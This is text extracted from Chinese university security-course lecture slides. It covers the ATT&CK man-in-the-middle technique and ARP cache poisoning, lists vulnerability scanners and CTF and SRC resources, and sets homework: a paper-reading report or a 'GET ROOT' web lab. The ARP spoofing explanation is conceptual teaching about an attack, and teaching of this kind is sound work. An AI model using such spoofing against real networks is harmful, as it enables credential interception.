
2

ATT&CK
MATRIX

4


Credential Access: Man-in-the-Middle

- 中间人攻击:



Credential Access: Man-in-the-Middle : ARP Cache Poisoning

- ARP欺骗
- ARP协议：用于将IP地址和MAC地址关联起来。每个主机都有一张ARP表
- 攻击者(PC1)发送大量的ARP reply包，将其他主机(PC2)中的ARP表缓存替换成自己的MAC地址，从而冒充受害者(PC3)



扫描器


- AWVS
- Goby
- APPscan
- Appspider

1

2

ATT&CK
MATRIX

4




其他资源

1

2

4


其他
资源



CVE、CWE


漏洞披露、公共软件危害公开

[CVE-CN](#)



XCTF联赛

保研加分 最高0.3 / 队伍人数
CTFTime、i春秋



国家SRC

各大公司也有安全应急响应中心，例如腾讯、百度等

南大SRC

作业

- 论文阅读 与 web实验 二选一，DDL：2021.11.28 23:59:59

- 1. 论文阅读

- 从paper list里选择一篇，或者：
- 从网络/分布式/安全 顶会上选择一篇与Cyber security相关的论文，或者：
- 从arxiv上选择质量足够高的、最新的论文（2020年及以后）
- 并提交一份阅读报告（1000字左右，视文章可略有浮动）
- NOTE：
- 不能过于旧（2010年以后）
- 不要选综述（包括survey、comprehensive study、case study、mapping study等）
- 不要选short paper（3-4页的一般是short paper，机器学习类的除外，另外short paper没有evaluation部分）

1

2

4

其他
资源

作业

- 阅读报告指南：
 - 从题目着手：快速确定文章讲述的目标
 - 摘要：作者认为他写的文章最精华的部分
 - Intro：引入题目，有时候与background混合，讲述目前的问题、作者的解决方案、有时候包括与其他工作的不同点等
 - Contribution：审稿人决定接受这篇文章的最重要依据
 - Background：背景知识
 - Related work：列举类似工作。有时候需要说明自己的工作与其他工作为什么不同
 - System design / technique detail / ...：描述文章的主要技术
 - Evaluation/experiment：实验部分，应包括实验条件、环境配置、实验结果、图标、讨论等
 - Discussion/future work：对结果解释、对本工作的影响进行评价、不足之处、将来往什么方向改进等
- 我的预期：报告应简明扼要地描述一篇文章主要干了什么（如背景问题与解决方案），贡献在何处（如与其他工作有什么不同），实验结果如何（是好是坏），大概用了什么方法实现或系统如何设计，对后续工作影响如何

1

2

4

其他
资源

作业

- FAQ
- 这么多文章，我不确定该读哪一篇？
- 文章里提到的技术太多了，我看两天还没看一页？
- 英文看的头疼？
- 看论文跟我们的课程有什么关系？

1

2

4

其他
资源

作业

- 2. 完成web实验

- GET ROOT

- <https://box.nju.edu.cn/f/bb6c90661e3548a7af17/>
- <https://box.nju.edu.cn/f/a9dde11091034ebdb073/>

1

2

4

其他
资源

THANKS

Q&A

